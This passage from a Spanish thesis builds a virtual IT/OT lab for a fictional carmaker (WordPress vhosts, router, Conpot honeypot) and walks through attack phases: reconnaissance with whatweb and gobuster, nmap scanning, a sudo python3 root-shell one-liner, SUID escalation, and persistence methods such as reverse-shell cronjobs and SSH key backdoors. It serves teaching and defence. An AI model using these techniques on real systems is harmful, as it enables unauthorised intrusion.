Adicionalmente, y dado que queremos simular un entorno lo más real posible, añadiremos dos subdominios complementarios al principal '`dev.astoncartin.com`' y '`test.astoncartin.com`'. Para poder albergar varios dominios bajo una misma IP, necesitaremos configurar Virtual Hosts. Creamos tres ficheros de configuración en el directorio `/etc/apache2/sites-available` 3.5.

```
┌─[root@parrot]─[/etc/apache2/sites-available]
└──╼ #ls
000-default.conf      default-ssl.conf          test.astoncartin.com.conf
astoncartin.com.conf  dev.astoncartin.com.conf  WordPress.conf
```

Figura 3.5: Ficheros de configuración de Apache2.

Para cada uno de ellos asignaremos un nombre, un alias, la carpeta donde se alojará y un directorio para los *logs*.

```
#cat astoncartin.com.conf
<VirtualHost *:80>
    ServerAdmin admin@astoncartin.com
    ServerName astoncartin.com
    ServerAlias www.astoncartin.com
    DocumentRoot /var/www/html/astoncartin.com/
    ErrorLog ${APACHE_LOG_DIR}/astoncartin_error.log
    CustomLog ${APACHE_LOG_DIR}/astoncartin_access.log combined
</VirtualHost>
```

Figura 3.6: Configuración de los Virtual Hosts.

Una vez configurado los Virtual Hosts(VHOSTS) 3.6, vamos a configurar el fichero `/etc/hosts` 3.7 para poder acceder a los sitios mediante URLs en el navegador, en lugar de utilizar la dirección IP 127.0.0.1, que corresponde a nuestro equipo local.

```
  GNU nano 5.4                                /etc/hosts
# Host addresses
127.0.0.1  localhost astoncartin.com dev.astoncartin.com test.astoncartin.com
127.0.1.1  parrot
::1        localhost ip6-localhost ip6-loopback
ff02::1    ip6-allnodes
ff02::2    ip6-allrouters
```

Figura 3.7: Fichero `/etc/hosts`.

Tras la instalación de Wordpress 3.8, paso que omitiremos debido a su irrelevancia dentro del tema propuesto, ya que se realiza de forma automática, nos queda un directorio compuesto de ficheros y subdirectorios, en los cuales encontramos ficheros de configuración como `wp-config.php` donde se almacenan las credenciales para realizar las consultas a nuestra base de datos SQL, la cual hemos creado con el comando `CREATE DATABASE` en MySQL.

```
[parrot@parrot]-[/var/www/html/astoncartin.com]
    $ls
index.php          wp-blog-header.php    wp-cron.php          wp-mail.php
license.txt        wp-comments-post.php  wp-includes          wp-settings.php
readme.html        wp-config.php         wp-links-opml.php    wp-signup.php
wp-activate.php    wp-config-sample.php  wp-load.php          wp-trackback.php
wp-admin           wp-content            wp-login.php         xmlrpc.php
```

Figura 3.8: Ficheros Wordpress.

A priori no hay criticidad por que las credenciales almacenadas en el fichero `wp-config.php`

estén en texto claro, ya que los ficheros PHP, aunque sean accesibles desde el navegador, son interpretados y su contenido no se muestra de forma visual. Sin embargo, una mala configuración del servidor como el módulo PHP desactivado podría exponerlos. Adicionalmente se recomienda editar el fichero `.htaccess` y añadir reglas que prohíban el acceso a ciertos archivos sensibles y deniegen el *directory listing* (listado de recursos de la web). Tras editar la página principal de la empresa, alojada en index.php por defecto, nos queda el resultado de la figura 3.9



Figura 3.9: Página de la empresa ficticia Aston Cartin.

Adicionalmente añadimos una carpeta `uploads` dentro de la carpeta `wp-admin`, herramienta que sirve al administrador para subir ficheros.

```
┌─[parrot@parrot]─[/var/www/html/astoncartin.com/wp-admin/uploads]
└──╼ $ls -l
total 8
-rw-r--r-- 1 web web  512 Feb 24 10:47 upload.html
-rw-r--r-- 1 web web 1520 Feb 27 12:24 upload.php
drwxr-xr-x 1 web web   18 Feb 27 12:37 uploads
```

Figura 3.10: Directorio uploads.

El fichero `upload.html` permite adjuntar ficheros y tramitarlos mediante una solicitud por el método POST a `upload.php`. Los ficheros subidos se almacenan en una subcarpeta '`uploads`'. Una de las medidas de seguridad consiste en no aceptar ficheros con una

extensión distinta a las establecidas 3.11, evitando así, a priori, problemas relacionados con ficheros PHP maliciosos.

```php
$extensionesPermitidas = ["jpg", "png", "gif", "pdf", "zip"];

if (!in_array($tipoFichero, $extensionesPermitidas)) {
    die("Error: Tipo de fichero no permitido.");
}
```

Figura 3.11: Extensiones permitidas por upload.php.

3.2.2. Configuración del *router*

En esta sección describiremos el proceso de configuración de la máquina virtual que actúa como *router* en el laboratorio. El objetivo principal es el de interconectar las diferentes subredes, permitiendo una comunicación entre la red IT y la red OT. Su configuración nos permite replicar un escenario en el que un atacante necesita comprometer este equipo para poder avanzar en la infraestructura.

Asignación de interfaces de red

Estableceremos dos interfaces de red, una para cada subred. Para ello debemos incluir en el fichero `/etc/network/interfaces` las siguientes lineas:

```
auto enp0s3
iface enp0s3 inet static
    address 10.10.1.1
    netmask 255.255.255.0
    gateway 10.10.1.10
auto enp0s8
iface enp0s8 inet static
    address 10.10.2.1
    netmask 255.255.255.0
```

Configuración de rutas estáticas y enrutamiento

Habilitamos el reenvío de paquetes modificando el fichero de configuración `/etc/sysctl.conf` La línea `net.ipv4.ip_forward` debe almacenar el valor 1.
En una red, los dispositivos deben conocer el camino para enviar paquetes a otras redes. Para lograrlo, los routers pueden usar dos métodos principales:

- **Rutas dinámicas**: se configuran automáticamente mediante protocolos de routing como OSPF o RIP.
- **Rutas estáticas**: son configuradas manualmente por el administrador de la red.

Al ser una red simulada, añadimos las rutas 3.12 manualmente mediante la utilidad `ip route`.

```
root@osboxes:/home/router# ip route show
default via 10.10.1.10 dev enp0s3 onlink
10.10.1.0/24 dev enp0s3 proto kernel scope link src 10.10.1.1
10.10.2.0/24 dev enp0s8 proto kernel scope link src 10.10.2.1
```

Figura 3.12: Rutas IP route.

Con esta configuración, la máquina que actúa como *router* no solo facilita la conectividad, sino que también cumple una función clave en la protección y análisis del tráfico de la red, lo que será esencial en las fases posteriores del estudio.

3.2.3. Configuración del Honeypot mediante la herramienta Conpot

Como último de los pasos correspondientes a la configuración, estableceremos un *honeypot* que atraiga a posibles atacantes. Para ello utilizaremos Conpot, una herramienta de código abierto que simula los elementos básicos de un sistema industrial. El sistema operativo en el que desplegamos la máquina es Debian 12 (Bookworm) ideal para entornos de producción. Comenzamos instalando Docker y Docker Compose, una plataforma de *software* que permite crear, probar, implementar, actualizar y gestionar aplicaciones en contenedores. Gracias a estas herramientas podremos desplegar el *honeypot* en un entorno

controlado que no posibilite la vulneración de nuestra máquina. Clonamos el repositorio de Conpot en la máquina que queremos que actúe como Honeypot y montamos la imagen 3.13:

```
git clone https://github.com/mushorg/conpot.git

docker compose build

docker compose up
```

```
root@osboxes:/home/industrial/Downloads/conpot# docker compose up
[+] Running 1/1
 ✔ Container conpot-conpot-1  Running                                    0.0s
Attaching to conpot-1
```

Figura 3.13: Montaje del contenedor con el honeypot.

Para establecer los puertos del contenedor, editaremos el fichero de configuración `docker-compose.yml` 3.14 y enlazaremos puertos reales de nuestra máquina con los puertos simulados del *Honeypot*, haciendo que coincidan con la ubicación donde se suelen alojar sus respectivos servicios.

```
root@osboxes:/home/industrial/Downloads/conpot# cat docker-compose.yml
services:
  conpot:
    build: ./
    ports:
      - "80:8800" #SCADA UI, http
      - "102:10201" #S7Comm
      - "502:5020" #Modbus
      - "161:16100/udp" #SNMP
      - "47808:47808/udp" #Bacnet
      - "623:6230/udp" #IPMI
      - "21:2121" #FTP
      - "69:6969/udp" #TFTP
      - "44818:44818" #EN/IP
    restart: always
```

Figura 3.14: Fichero docker-compose.yml.

Como plantilla vamos a utilizar la predeterminada (Default)3.15, simulando un PLC Siemens S7-200 CPU con 2 esclavos.

```
root@osboxes:/home/industrial/Downloads/conpot/conpot/templates/default# cat template.xml
<core>
    <template>
        <!-- General information about the template -->
        <entity name="unit">S7-200</entity>
        <entity name="vendor">Siemens</entity>
        <entity name="description">Rough simulation of a basic Siemens S7-200 CPU with 2 slaves</entity>
        <entity name="protocols">HTTP, MODBUS, s7comm, SNMP</entity>
        <entity name="creator">the conpot team</entity>
    </template>
    <databus>
        <!-- Core value that can be retrieved from the databus by key -->
        <key_value_mappings>
            <key name="FacilityName">
                <value type="value">"Factory"</value>
            </key>
            <key name="SystemName">
                <value type="value">"PLC AstonCartin"</value>
            </key>
            <key name="SystemDescription">
                <value type="value">"Siemens, SIMATIC, S7-200"</value>
            </key>
```

Figura 3.15: Plantilla por defecto de Conpot.

Dicho PLC nos servirá como controlador de dos sensores de temperatura que activan dos actuadores en caso de alcanzar una temperatura predeterminada, en posteriores capítulos trataremos de manipular dichos sensores para provocar el accionamiento sin permiso de los actuadores.

3.3. La red simulada en funcionamiento

Para comprobar que la red está bien configurada y es accesible desde una máquina atacante, realizaremos una serie de comprobaciones. Comenzaremos la prueba haciendo uso del comando `traceroute` disponible en todos los sistemas operativos basados en Linux.

```
┌─[root@parrot]─[/home/parrot]
└──#traceroute astoncartin.com
traceroute to astoncartin.com (192.168.1.43), 30 hops max, 60 byte packets
 1  astoncartin.com (192.168.1.43)  3.966 ms  0.540 ms  0.483 ms
```

Figura 3.16: Salida del comando `traceroute`.

Como vemos en la figura 3.16, solo se necesita un salto, debido a que ambos extremos están alojados en la misma máquina virtual. En un entorno real nos encontraríamos varios saltos, correspondientes a cada nodo atravesado.

Tras confirmar que la resolución de nombres es correcta y que el destino es alcanzable, procedemos a hacer una solicitud al servidor web por el puerto 80, donde encontramos el

protocolo `http`. Haremos uso del comando `curl`.

```
┌─[root@parrot]─[/]
└──╼ #curl http://astoncartin.com/robots.txt | head -n4
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   109  100   109    0     0   5294      0 --:--:-- --:--:-- --:--:--  5450
User-agent: *
Disallow: /wp-admin/
Allow: /wp-admin/admin-ajax.php
```

Figura 3.17: Salida del comando `curl` a la web.

En la figura 3.17 se realiza la petición a la `url http://astoncartin.com/robots.txt` y se recibe como respuesta su contenido. El fichero `robots.txt` es común de entornos *Wordpress*, y sirve para indicar a los motores de búsqueda qué páginas o recursos pueden ser (o no) indexados. No impide el acceso real. Adicionalmente el desarrollador debe modificar los permisos de aquellos ficheros o directorios que no deben ser accesibles.

Finalmente, vamos a comprobar que el *Honeypot* es accesible desde la máquina que actúa como router, usaremos la herramienta de captura de paquetes *Wireshark* [4] para capturar el tráfico de unos de los protocolos simulados por el *Honeypot*, *SNMP*, con el cual trabajaremos en el capítulo 5.



Figura 3.18: Captura de paquetes *SNMP* con *Wireshark*.

Para establecer la conexión hemos hecho uso del comando `SNMPwalk`. Al recibir el tráfico en la interfaz por la que estamos escuchando confirmamos que el honeypot está funcionando correctamente y es accesible.

Capítulo 4

Metodología típica de un ciberataque

Para comenzar, y como paso previo a la explotación del laboratorio que hemos simulado previamente, explicaremos las cuatro fases principales[5] de las que consta un ciberataque.

4.1. Fase de reconocimiento

Es la fase más importante y a la que más tiempo se dedica. Consiste en recopilar la mayor cantidad posible de información sobre el objetivo, como emails, usuarios, subdominios, directorios, endpoints, servicios y tecnologías usadas.
El reconocimiento puede ser de dos tipos: activo y pasivo.

- **Ataques pasivos**: el atacante no interactúa con el objetivo directamente, por lo que no genera alertas ni rastros detectables. Para ello se utilizan herramientas públicas como Google Dorking 4.1 (Búsqueda en Google por ciertos parámetros como título o texto), Crunchbase. (Para encontrar empresas adquiridas por el objetivo principal), crt.sh (Subdominios registrados en la web), whois (información sobre un dominio) , haveibeenpwnd y osintleak.com 4.2(Ofrecen contraseñas filtradas en brechas de datos) y búsqueda de emails en redes sociales.

Figura 4.1: Ejemplo de Google Dorking.



Figura 4.2: Ejemplo de contraseña filtrada en Osintleak.

- **Ataques activos**: En contraposición, el reconocimiento activo sí que necesita una interacción con el sistema objetivo, lo cual puede crear *logs* en el servidor o en el *firewall*. Según su funcionalidad, las herramientas más usadas para recolectar información son: Ping (Identificar hosts activos en la red), Amass (Recolectar subdominios), Wappalyzer y Whatweb (Identificar las tecnologías corriendo detrás de una página web), Analizadores de CMS (Wpscan para Wordpress, Joomscan para Joomla y Drupscan para Drupal). Estas herramientas serán usadas y analizadas en profundidad en siguientes apartados.



Figura 4.3: Herramienta Whatweb.

Es importante minimizar el riesgo de detección evitando escaneos agresivos y se recomienda usar proxys y VPNs para aumentar la anonimidad. Una buena fase de reconocimiento puede revelar vulnerabilidades sin necesidad de llevar a cabo una explotación.

4.2. Fase de escaneo y enumeración

Tras haber recopilado la suficiente información sobre el objetivo, pasamos a la segunda fase, la cual consiste en el escaneo de puertos del sistema y servirá para identificar qué

servicios están corriendo en los puertos abiertos. Alguno de los más comunes son FTP (20,21), SSH (22), SMTP (25), DNS (53), SMB (445) y HTTP/HTTPS (80/443). En cuanto a enumeración de directorios y descubrimiento de *endpoints* de un servicio *web*, se utilizan herramientas como Wfuzz, Gobuster o Dirbuster. Mediante un diccionario, se realizan múltiples solicitudes al servidor web y se analiza el código de estado devuelto (`200 OK, 403 Forbidden, 404 Not Found, 500 Internal server Error...`)
La herramienta más completa para analizar los puertos es Nmap, con sus múltiples scripts.

```
└──╼ #nmap -p- -n -Pn -sS --min-rate 4000 10.10.1.10
Starting Nmap 7.93 ( https://nmap.org ) at 2025-02-25 14:41 GMT
Nmap scan report for 10.10.1.10
Host is up (0.000037s latency).
Not shown: 65533 closed tcp ports (reset)
PORT    STATE SERVICE
80/tcp  open  http
111/tcp open  rpcbind
```

Figura 4.4: Ejemplo de escaneo con Nmap.

Tras analizar las versiones de los servicios, se identifican los fallos de seguridad y se pasa a la fase de explotación. En siguientes fases veremos ejemplos detallados del análisis de vulnerabilidades detectadas por Nmap.

4.3. Fase de explotación

En la fase de explotación, tras haber identificado las vulnerabilidades existentes, se intentan aprovechar o explotar éstas, para obtener un acceso no autorizado al sistema objetivo. Los métodos para lograr la explotación son variados y en muchos casos hay que trabajar sobre el sistema de prueba y error.

- **Explotación de vulnerabilidades de software**: tras descubrir sistemas desactualizados, hacemos uso de bases de exploits como Exploit-db con su buscador Searchsploit, herramienta accesible desde la shell.

- **Ataques a servicios web**: XSS (Cross-site scripting), LFI (Local File Inclusion),

SQLi, SSRF(Server-side request forgery) entre otros, que tienen como objetivo principal conseguir una ejecución remota de comandos (RCE) que nos permitan ganar acceso a la máquina que corre el servicio.

- **Ataques de fuerza bruta**: el objetivo es ganar acceso mediante diccionarios extensos de contraseñas o basados en *hashes*. La herramienta más común para este tipo de ataques es Hydra [6].

- **Ingeniería social**: técnicas de engaño y manipulación para obtener acceso, como campañas de phishing. Como ejemplo de estas campañas, se recrea una interfaz similar al *login* de una *web* confiable y se envía a un gran número de víctimas obteniendo sus credenciales.

Una vez dentro del sistema, el objetivo principal es ganar acceso como administrador o `root`, a este proceso se le denomina escalada de privilegios y es clave ya que éste tiene acceso a todos los recursos de la máquina, como usuarios, contraseñas, datos personales e incluso datos bancarios. Para lograr este objetivo, hay varios métodos para proceder. Algunos de ellos son:

- **Revisar permisos del usuario actual** (`sudo -l`): en ocasiones, el usuario `root` concede permisos de superusuario para ciertos comandos a usuarios específicos.

```
User parrot may run the following commands on parrot:
    (ALL) NOPASSWD: /usr/bin/python3
┌─[parrot@parrot]─[~]
└──╼ $sudo python3 -c 'import os; os.system("/bin/sh")'
# whoami
root
```

Figura 4.5: Ejemplo de explotación de permiso sudo.

Si el atacante logra conseguir una *shell* mediante uno de esos comandos, conseguirá obtener acceso como `root`. En el ejemplo 4.5, el usuario `parrot` puede ejecutar como `root` el binario `python3`, lo que resulta en una escalada de privilegios.

- **Inspeccionar ficheros con bit SUID activo**: El bit *Set User ID* permite que un fichero binario se ejecute con los permisos de su propietario, en lugar del usuario que lo ejecuta. En la figura 4.6 se puede ver un ejemplo de explotación de ficheros con el bit SUID activo.



Figura 4.6: Explotación de un fichero binario con el bit SUID activo.

En el ejemplo, utilizando el comando `find`, encontramos el binario `xargs` entre los binarios con el bit SUID activado. Tras ejecutar el binario conseguimos una `shell de root`.

- **Inspeccionar *capabilites***: las Linux Capabilities permiten asignar privilegios específicos a un binario sin necesidad de otorgarle el bit SUID. De forma similar, podríamos escalar privilegios. El comando `'getcap -r / 2>/dev/null'` busca en todo el sistema ficheros con `capabilities` asignadas.

- **Fuerza bruta de contraseñas**: Utilizando herramientas como *hydra*, se podría intentar abusar del protocolo SSH para entablar una sesión como `root` si la contraseña no es robusta.

- **Búsqueda de ficheros de configuración**: los servidores *web* tienen ficheros de configuración para establecer conexiones con bases de datos donde se almacenan contraseñas en texto claro. Esas contraseñas pueden ser, en ocasiones, reutilizadas para escalar privilegios, ya que es común la reutilización de contraseñas por parte del administrador.

- **Revisar puertos abiertos**: previamente hemos visualizado los puertos que estaban abiertos de cara al exterior, pero una vez dentro de la máquina objetivo debemos es-

canear los puertos accesibles de manera interna, ya que nos pueden permitir escalar de privilegios.

4.4. Post-explotación y persistencia

Una vez comprometido el sistema, se llega a la fase centrada en mantener el acceso creando *backdoors*, recopilar información, moverse lateralmente dentro de la red (pivoting) y borrar rastros. Como métodos de persistencia o "*backdoors*" se utilizan técnicas como:

- **Creación de usuarios maliciosos**: añadiendo un usuario con `UID 0` o agregándolo al grupo `sudo`
- **Cronjobs**: añadir un script malicioso que se ejecute en segundo plano cada cierto periodo de tiempo otorgando una *reverse shell* que nos permita volver a entablar una conexión en caso de haber perdido la que habíamos conseguido.
- ***Backdoors* SSH**:agregar una clave pública a `/.ssh/authorized_keys` para acceder remotamente sin contraseña.
- ***Scripts* de arranque**: modificar /etc/systemd/system o /etc/init.d para ejecutar código malicioso al arrancar el sistema.

Pivoting Una vez conseguidos permisos de *root* en la maquina objetivo, es el momento de analizar la red en la que se encuentra e intentar aumentar el alcance hacia otros equipos, repitiendo las fases anteriores en las nuevas máquinas objetivo. Esta técnica también es conocida como movimiento lateral. Un ejemplo práctico puede observarse en la figura 4.7.

```
#arp-scan --localnet
Interface: enp0s3, type: EN10MB, MAC: 08:00:27:bc:0e:8a, IPv4: 192.168.1.78
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1     f4:69:42:67:8c:80       (Unknown)
192.168.1.43    e0:be:03:77:69:a8       (Unknown)
192.168.1.40    1c:d6:be:a6:55:0e       (Unknown)
192.168.1.40    1c:d6:be:a6:55:0e       (Unknown) (DUP: 2)
192.168.1.39    38:8b:59:14:4a:25       Google, Inc.
192.168.1.39    38:8b:59:14:4a:25       Google, Inc. (DUP: 2)
```

Figura 4.7: Ejemplo de intento de pivoting, escaneo con `arp-scan`.

4.5. Discusión

Un ciberataque típico sigue una metodología estructurada que comienza con el reconocimiento del sistema objetivo, avanza hacia el escaneo y enumeración de servicios, y culmina con la explotación de vulnerabilidades, la escalada de privilegios y la persistencia mediante puertas traseras o *backdoors*. Esta cadena de pasos, permite a un atacante comprometer por completo un sistema si no se aplican las medidas de seguridad adecuadas.

En consecuencia, el sistema propuesto en este trabajo debe contemplar medidas específicas para cada una de estas fases. Por ejemplo, la segmentación de red IT/OT y el monitoreo constante permitirán detectar tráfico anómalo propio de la fase de reconocimiento o escaneo. Asimismo, la correcta configuración de servicios, el parcheo regular y el uso de políticas de contraseñas robustas dificultarán la explotación directa y los ataques por fuerza bruta. Por tanto, el entorno virtualizado que se ha diseñado no solo simula estos ataques, sino que también permite estudiar en detalle las defensas aplicables en cada fase. Como se verá en el capítulo 5, la arquitectura propuesta incorpora un honeypot OT como componente clave para la detección temprana, y diversas técnicas de endurecimiento del sistema, diseñadas para prevenir y contener compromisos reales. Esta aproximación busca no solo analizar las amenazas, sino también preparar respuestas eficaces frente a ciberataques que siguen fases como las que se describen en este capítulo.

Capítulo 5

Mitigación de ataques mediante la red simulada propuesta

Este capítulo describe un ciberataque a la red IT/OT de una empresa fabricante de automóviles ficticia denominada *AstonCartin*. En dicho ataque se intentarán realizar varias de las técnicas desarrolladas en el capítulo anterior con el objetivo final de manipular los elementos de los que se compone la red industrial(OT). El ataque se desarrolla en tres fases. En la primera, se obtiene acceso no autorizado a la máquina que actúa como servidor *web* mediante técnicas de *hacking web*. La segunda fase se centra en comprometer el *router* que enlaza la subred IT con la subred OT, lo que permitirá visibilidad y acceso a la red industrial. Como se explicó en la sección 3.4, esta subred industrial está simulada mediante un *Honeypot*. En fases posteriores, se analizarán los vectores de ataque empleados contra este entorno. Se busca demostrar la facilidad con la que un atacante podría crear problemas importantes en un entorno real y cómo una de las soluciones puede consistir en redirigir ese ataque hacia un señuelo, evitando repercusiones físicas en los elementos de la red OT.

5.1. Vulneración del servidor web

Tras haber explicado las fases de las que consta un ciberataque, se procederá a ejecutarlas en el laboratorio. La información con la que cuenta el atacante en una fase inicial es la

dirección web de la empresa '*http://astoncartin.com*'.

5.1.1. Fase de reconocimiento

El ataque comienza recopilando todos los puntos de entrada hacia la máquina víctima, que es aquella que corre el servicio web. Para ello, el primer paso es saber la IP del servidor *web*, se hare uso de la herramienta *Whatweb* 5.1, que además ofrece información relevante, como el CMS utilizado y la versión de Apache que corre el servicio.

```
┌──[✗]─[root@parrot]─[~]
└──╼ #whatweb http://astoncartin.com
http://astoncartin.com [200 OK] Apache[2.4.62], Country[RESERVED][ZZ], HTML5, HTTPServer[Debian Linu
x][Apache/2.4.62 (Debian)], IP[192.168.1.36], MetaGenerator[WordPress 6.7.2], Script[importmap,modul
e], Title[AC LUXURY], UncommonHeaders[link], WordPress[6.7.2]
```

Figura 5.1: Análisis inicial de la web mediante *Whatweb*.

A continuación se deben recopilar los subdominios asociados al dominio principal para aumentar la superficie del ataque. Con la herramienta '`gobuster`' en su modo `vhost` se recorre un diccionario de los 110000 subdominios más comunes, en caso de querer realizar una búsqueda mas extensa, existen diccionarios de millones de subdominios.

```
└──╼ #gobuster vhost --url http://astoncartin.com -w /usr/share/wordlists/SecLists/Discovery/DNS/subdoma
ns-top1million-110000.txt -t30 --append-domain
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:             http://astoncartin.com
[+] Method:          GET
[+] Threads:         30
[+] Wordlist:        /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-110000.txt
[+] User Agent:      gobuster/3.6
[+] Timeout:         10s
[+] Append Domain:   true
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
Found: dev.astoncartin.com Status: 200 [Size: 33]
Found: test.astoncartin.com Status: 200 [Size: 26]
```

Figura 5.2: Escaneo de vhosts del servidor mediante gobuster.

La opción `-t` indica que se ejecuten 30 hilos en paralelo para que el escaneo sea mas rápido. La opción `--append-domain` adjunta cada entrada del diccionario a nuestro dominio principal.

Tras finalizar el escaneo, se identifican dos subdominios adicionales: `dev.astoncartin.com` y `test.astoncartin.com`, los cuales se suman al dominio principal `astoncartin.com`. Al analizar estos dominios con *WhatWeb*, descubrimos que los tres apuntan a la misma dirección IP, 192.168.1.36. Esto indica que la máquina está configurada para trabajar con *hosts* virtuales (VHOSTS), permitiendo la gestión de múltiples sitios *web* en un mismo servidor.

Esta fase constaría de mucha más investigación y dedicación en un entorno real, pero al encontrarnos en un entorno simulado no podemos acceder a los recursos disponibles en fuentes como Crunchbase y herramientas como Whois, ya que no podríamos encontrar información respecto a *emails* de trabajadores o filtraciones de contraseñas.

5.1.2. Fase de escaneo y enumeración

A continuación procedemos con el análisis de puertos abiertos en la máquina objetivo, para ello, utilizamos la polivalente herramienta Nmap, como podemos observar en la figura 5.3.

```
└──╼ #nmap -p- -n -Pn -sS --min-rate 4000 192.168.1.36 -oG allPorts
Starting Nmap 7.93 ( https://nmap.org ) at 2025-02-27 15:12 GMT
Nmap scan report for 192.168.1.36
Host is up (0.00086s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
23/tcp open  telnet
80/tcp open  http
```

Figura 5.3: Escaneo inicial del servidor *web* con Nmap.

- **-p**: Establece los puertos a escanear, para realizar un escaneo de los 65535 puertos lo indicamos con un guión simple (-) a continuación. También se pueden especificar puertos separandolos con comas.

- **-n**: Evitamos una resolución DNS, lo cual aumentaría el tiempo de espera.

- **-Pn**: Trata todos los hosts como activos, por lo que salta el descubrimiento de hosts.

- **-sS**: Escaneo sigiloso(*Stealth Scan*), en lugar de establecer una conexión completa mediante un *Three Way Handshake*, no completa la conexión con el ACK final, esto se debe a que muchos sistemas no registran las conexiones en los *logs* si no se finalizan.

- **--min-rate**: Tasa mínima de paquetes por segundo. En el ejemplo 5.3 es de 4000 para no demorar demasiado el escaneo. Un valor muy alto puede generar detección y bloqueos por parte de *firewalls*.

- **-oG**: Fichero de salida donde se quiere guardar el escaneo en caso de necesitar revisarlo en siguientes fases.

Tras un primer escaneo, se descubren 3 puertos abiertos en la máquina víctima: el puerto 21 corriendo el servicio FTP (File Transfer Protocol), el puerto 23 correspondiente a `Telnet` y el puerto 80, como era de esperar corre el servicio web HTTP. En el segundo escaneo 5.4, se descubrirán los servicios y versiones de dichos servicios corriendo tras esos puertos.

